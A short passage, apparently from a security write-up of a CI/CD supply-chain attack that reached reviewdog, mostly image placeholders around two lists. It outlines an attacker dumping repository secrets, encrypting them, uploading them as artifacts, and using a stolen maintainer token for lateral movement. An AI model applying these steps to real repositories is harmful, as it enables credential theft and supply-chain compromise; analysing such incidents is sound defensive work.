
    lookup.txt'
```


1. Stringify and write to file all the secrets of the repository (output.json)
2. Generate an AES symmetric key
3. Encrypt the output.json file using the new key
4. Encrypt both the encrypted file and the AES key using their asymmetric key
5. Upload the encrypted data as artifacts for later download


Step #3: Lateral Movement to reviewdog

Achievements:

- Obtained the PAT of a reviewdog maintainer (== write permissions in reviewdog)
- Perform malicious activity in the organization with minimal footprint

